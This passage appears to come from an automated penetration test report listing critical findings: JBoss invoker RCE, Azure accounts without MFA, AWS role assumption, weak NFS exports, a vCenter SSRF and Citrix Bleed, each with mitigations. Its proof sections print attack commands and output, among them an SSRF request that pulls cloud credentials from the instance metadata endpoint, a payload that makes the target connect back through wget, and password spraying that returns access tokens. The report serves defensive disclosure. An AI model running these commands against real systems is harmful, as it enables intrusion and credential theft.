AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|http://169.254.169.254/la
test/meta-data/iam/security-credentials/pod04-docker-2024040117052407370000000f HTTP/1.1
Host: 10.2.4.132:8000
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2227.0
Safari/537.36
Connection: close
Accept-Encoding: gzip


Response:
HTTP/1.1 200 OK
Connection: close
```

```
Content-Length: 1578
Accept-Ranges: none
Content-Type: text/plain
Date: Fri, 24 May 2024 23:21:32 GMT
Last-Modified: Fri, 24 May 2024 22:48:51 GMT
Server: EC2ws

{
  "Code" : "Success",
  "LastUpdated" : "2024-05-24T22:49:36Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "A******************P",
  "SecretAccessKey" : "Rz****************************hd",
  "Token" : "IQ**************************3J",
  "Expiration" : "2024-05-25T05:17:43Z"
}
```

IMDSv1 is enabled on EC2 instance

```
05/24/2024, 8:12 PM

$ rat_cli.sh 894e7679-29dc-4100-b3a6-24dcfef75918 -w aws-metadata

ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
system
```

2.3.62. JBoss Application Server HTTP Invoker Remote Code Execution Vulnerability

CRITICAL 9.8

H3-2021-0047

This weakness led to a Host Compromise affecting host 10.2.51.105.

9.8 Base Score | 1 Attack Path

Details

The JBoss server allows unauthenticated users to access the /invoker/JMXInvokerServlet and /invoker/EJBInvokerServlet endpoints. This is a default configuration is JBoss 4.x, 5.x, and 6.x.

This misconfiguration permits unauthenticated remote attackers to run arbitrary commands on the vulnerable host by submitting crafted serialized Java payloads to the /invoker/JMXInvokerServlet or /invoker/EJBInvokerServlet URLs.

Remote Code Execution | Unauthorized Access

Mitigations

- Refer to your product vendor's guidance to disable the HTTP invoker endpoints.
- Follow the guidance below from SAS and IBM to disable the HTTP invoker endpoints. Ensure the /invoker/JMXInvokerServlet and /invoker/EJBInvokerServlet URLs are not accessible after the application server is restarted.

References

- JexBoss - JBoss Verify and Exploitation Tool @ **https://github.com/joaomatosf/jexboss**
- CISA Analysis Report (AR18-312A): JexBoss – JBoss Verify and EXploitation Tool @ **https://www.cisa.gov/uscert/ncas/analysis-reports/AR18-312A**
- FoxGlove Security: What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? @ **https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/#jboss**
- SAS Guidance: Removing the JMX Console and the EJBInvokerServlet and JMXInvokerServlet applications from the JBoss application server @ **http://support.sas.com/kb/53/977.html**
- IBM: JBoss Security Remediation Guidance @ **https://www.ibm.com/docs/en/SSHEB3_3.7/pdfs_wiki/Jboss_Security_Remediation.pdf**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.105 : 8081	10.2.51.105	Redhat Jboss on 10.2.51.105 Port 8081	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Redhat Jboss on 10.2.51.105 Port 8081**

Proof of remote code execution: A malicious payload was sent to the /invoker/JMXInvokerServlet endpoint. This resulted in the wget command being run on the target, causing it to connect back over HTTP to a web server running on NodeZero

```
05/24/2024, 6:00 PM

$ python3 /opt/h3/jmxinvokerservlet_rce.py -u http://10.2.51.105:8081 -i 10.0.227.200 -p 23 -o output.json -
v

Timestamp UTC: 2024-05-25 00:58:03
Connection from 10.2.51.105:47608 to 10.0.227.200:23

HTTP Request:
GET /ping/wget/jmx/commons31?t=8116a9d57952d8bfd366f2b676e9a19e HTTP/1.1
User-Agent: Wget/1.14 (linux-gnu)
Accept: */*
Host: 10.0.227.200:23
Connection: Keep-Alive
```

2.3.63. Azure Multi-Factor Authentication Disabled

CRITICAL 9.8

H3-2022-0002

Details

An Azure account was accessed without any multi-factor authentication enabled.

This misconfiguration permits remote attackers to conduct credential attacks like password spraying to compromise an account and using it to further compromise an organization.

Unauthorized Access

Mitigations

- Enable multi-factor authentication for all users to access Azure resources.

References

- How to Enable Multi-Factor Authentication in Azure @ **https://docs.microsoft.com/en-us/azure/active-directory/authentication/tutorial-enable-azure-mfa**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
sync_az01_97d10b16b452		Microsoft Entra User sync_az01_97d10b16b452		CRITICAL 9.8
xhh0p6mzrs		Microsoft Entra User xhh0p6mzrs		CRITICAL 9.8
a-jsmith		Microsoft Entra User a-jsmith		CRITICAL 9.8
jsmith		Microsoft Entra User jsmith		CRITICAL 9.8
xhh0p6mzrs		Microsoft Entra User xhh0p6mzrs		CRITICAL 9.8
jsmith		Microsoft Entra User jsmith		CRITICAL 9.8
jsmith		Microsoft Entra User jsmith		CRITICAL 9.8
nodezero_92250		Entra Global Admin nodezero_92250		CRITICAL 9.8
a-jsmith		Microsoft Entra User a-jsmith		CRITICAL 9.8
a-jsmith		Entra Global Admin a-jsmith		CRITICAL 9.8
xhh0p6mzrs		Microsoft Entra User xhh0p6mzrs		CRITICAL 9.8
xhh0p6mzrs		Microsoft Entra User xhh0p6mzrs		CRITICAL 9.8

Proof

Proof of exploitability against one of the affected assets: **Microsoft Entra User sync_az01_97d10b16b452**

The domain user Sync_AZ01_97d10b16b452 on example.onmicrosoft.com was verified against Azure.

```
05/24/2024, 4:08 PM

$ python3 /opt/CredMaster/credmaster.py --plugin msol -u users.txt -p password.txt

{
    "token_type": "Bearer",
    "scope": "user_impersonation",
    "expires_in": "8034",
    "ext_expires_in": "8034",
    "expires_on": "1716600149",
    "not_before": "1716591814",
    "resource": "https://graph.windows.net",
    "access_token": "ey*****************************zg",
    "refresh_token": "0.*****************************HQ",
    "foci": "1",
    "id_token": "ey*****************************Q.",
    "client_info": "ey*****************************n0"
}
```

2.3.64. AWS Assume Role Access

CRITICAL 9.8

H3-2022-0074

This weakness was leveraged in 27 attack paths leading to critical impacts, including a Business Email Compromise affecting AZURE OUTLOOK xhh0p6mzrs@pod15.example.com and a Business Email Compromise affecting AZURE OUTLOOK xhh0p6mzrs@pod16.example.com.

5 Base Score | 27 Attack Paths

Details

An AWS user or role in your AWS account can assume another role in your account.

This allows the original user or role to gain all of the permissions assigned to the assumed role. Depending on the permissions assigned, this could have critical implications.

Privilege Escalation

Mitigations

- Within the AWS console, find the role, and review the Trust Relationship to make sure only the users and groups that need that role can assume it.

References

- Security Best Practices for AWS IAM @ **https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
read-role		AWS Role read-role	Business Email Compromise (3) AWS User Role Compromise (1) Domain User Compromise (2) Microsoft Entra User Compromise (12) Sensitive Data Exposure (9)	CRITICAL 9.8
list-role		AWS Role list-role	AWS User Role Compromise (1) Sensitive Data Exposure (6)	CRITICAL 9.6
write-role		AWS Role write-role	Host Compromise (1) AWS User Role Compromise (2)	CRITICAL 9.2
assuming-role		AWS Role assuming-role	AWS User Role Compromise (3)	CRITICAL 9
audit		AWS Role audit	AWS User Role Compromise (1)	CRITICAL 9
hard-to-guess-305199		AWS Role hard-to-guess-305199	AWS User Role Compromise (1)	CRITICAL 9

Proof

Proof of exploitability against one of the affected assets: **AWS Role read-role**

The read-role role was assumed by the smoke-inject-user user for AWS Account ID: 209109850873

```
05/24/2024, 5:18 PM

$ python3 /opt/h3/aws_assume_roles.py --account_id 209109850873 --roles read-role --key_file .aws_keys

{
    "Credentials": {
        "AccessKeyId": "ASIAGPN9QJYIHA2308TF",
```

```
        "SecretAccessKey": "G7**************************Df",
        "SessionToken": "Fw****************************==",
        "Expiration": "2024-05-25 01:18:35+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAXMLZDX5G6D3ONIOB5:AssumeRoleSession",
        "Arn": "arn:aws:sts::209109850873:assumed-role/read-role/AssumeRoleSession"
    }
}
```


2.3.65. Weak NFS Export Permissions

CRITICAL 9.5

H3-2020-0009

This weakness led to a Sensitive Data Exposure affecting host 10.0.4.4 (svr01.pod04.example.internal).

5 Base Score | 1 Attack Path

Details

The NFS server allows any remote system to mount or access exported shares.

World readable NFS shares allow any remote system to connect to the server. This provides an attacker access to any files made available by the NFS server.

Information Disclosure | File Upload | Unauthorized Access

Mitigations

- Implement appropriate controls to restrict access to authorized systems only.
- Review the permissions of the exported NFS share to confirm secure best practices are being used.

References

- CWE-284: Improper Access Control @ **https://cwe.mitre.org/data/definitions/284.html**
- Security and NFS @ **http://nfs.sourceforge.net/nfs-howto/ar01s06.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.4 : 2049	10.0.4.4	MOUNTD Service on 10.0.4.4 (svr01.pod04.example.internal) Port 2049	Sensitive Data Exposure (1)	CRITICAL 9.5
10.0.40.53 : 2049	10.0.40.53	NFS Service on 10.0.40.53 (sambacry) Port 2049	Sensitive Data Exposure (1)	CRITICAL 9
10.0.220.200 : 2049	10.0.220.200	NFS Service on 10.0.220.200 (coldfusion18.smoke.net) Port 2049	Sensitive Data Exposure (1)	CRITICAL 9

Proof

Proof of exploitability against one of the affected assets: **MOUNTD Service on 10.0.4.4 (svr01.pod04.example.internal) Port 2049**

Host has weak NFS Export Permissions

```
05/24/2024, 2:10 PM

$ /opt/h3/nfs_enum.py -t 10.0.4.4 -s /NFS

root@kali# ls /mnt/nfs

root@kali# /opt/h3/nfs_enum.py -t 10.0.4.4 -s /NFS
root@kali# ls /mnt/nfs
```

2.3.66. VMware vCenter Server-Side Request Forgery Vulnerability

CRITICAL 9.5

CVE-2021-21973

This weakness led to a Critical Infrastructure Compromise affecting Vmware Vcenter_server application at 10.0.4.29:443.

This is a CISA Known Exploited Vulnerability.

5.3 Base Score | 1 Attack Path

Details

The vSphere Client (HTML5) contains an SSRF (Server Side Request Forgery) vulnerability due to improper validation of URLs in a vCenter Server plugin. A malicious actor with network access to port 443 may exploit this issue by sending a POST request to vCenter Server plugin leading to information disclosure. This affects: VMware vCenter Server (7.x before 7.0 U1c, 6.7 before 6.7 U3l and 6.5 before 6.5 U3n) and VMware Cloud Foundation (4.x before 4.2 and 3.x before 3.10.1.2).

Remote unauthenticated attackers can disclose information by sending crafted network requests to the VMware vCenter Server.

Information Disclosure

Mitigations

- Upgrade to VMWare vCenter 7.0 U1cv, 6.7 U3l, or 6.5 U3n or greater. If the server is Cloud Foundation Server then upgrade to 4.2 or 3.10.1.2 or greater.

References

- CVE-2021-21973 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-21973**
- Vendor Advisory @ **https://www.vmware.com/security/advisories/VMSA-2021-0002.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.29 : 443	10.0.4.29	VMware vCenter Server on 10.0.4.29 (vcsa.pod04.example.internal) Port 443	Critical Infrastructure Compromise (1)	CRITICAL 9.5
10.0.40.99 : 443	10.0.40.99	VMware vCenter Server on 10.0.40.99 (vcsa.smoke.net) Port 443	Critical Infrastructure Compromise (1)	CRITICAL 9.5

Proof

Proof of exploitability against one of the affected assets: **VMware vCenter Server on 10.0.4.29 (vcsa.pod04.example.internal) Port 443**

Out-of-band DNS request and response showing that the VMware vCenter server connected to an attacker specified external site

```
05/24/2024, 2:37 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 16216
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
```

```
;cp8gglc9f4drmh7h7kngh1uwnb3ucsqiq.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 16216
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8gglc9f4drmh7h7kngh1uwnb3ucsqiq.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8gglc9f4drmh7h7kngh1uwnb3ucsqiq.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8gglc9f4drmh7h7kngh1uwnb3ucsqiq.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8gglc9f4drmh7h7kngh1uwnb3ucsqiq.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.67. Citrix Bleed - Leaking Session Tokens

CRITICAL 9.5

CVE-2023-4966

This weakness led to a Critical Infrastructure Compromise affecting Citrix Netscaler application at 10.0.40.218:443.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

7.5 Base Score | 1 Attack Path

Details

Sensitive information disclosure in NetScaler ADC and NetScaler Gateway, when configured as a Gateway, can leak user session tokens to an unauthenticated attacker.

Remote unauthenticated attackers can obtain session tokens to impersonate valid users on the Citrix Appliance

Unauthorized Access | Information Disclosure | Impersonation

Mitigations

- Citrix customers of NetScaler ADC and NetScaler Gateway to install the relevant updated versions of NetScaler ADC and NetScaler Gateway as soon as possible.

References

- CVE-2023-4966 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-4966**
- Vendor Advisory @ **https://support.citrix.com/article/CTX579459/netscaler-adc-and-netscaler-gateway-security-bulletin-for-cve20234966-and-cve20234967**
- Technical blogpost from Assetnote @ **https://www.assetnote.io/resources/research/citrix-bleed-leaking-session-tokens-with-cve-2023-4966**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.218 : 443	10.0.40.218	Citrix Netscaler on 10.0.40.218 Port 443	Critical Infrastructure Compromise (1)	CRITICAL 9.5

Proof

Proof of exploitability against affected asset **Citrix Netscaler on 10.0.40.218 Port 443**

The Citrix Appliance at 10.0.40.218 is vulnerable to Citrix Bleed (CVE-2023-4966)

```
05/24/2024, 2:39 PM

$ python3 /opt/h3/CVE-2023-4966-check.py -v -u https://10.0.40.218

[*] Memory Dump for https://10.0.40.218
 00000000: 7B 22 69 73 73 75 65 72  22 3A 20 22 68 74 74 70  {"issuer": "http
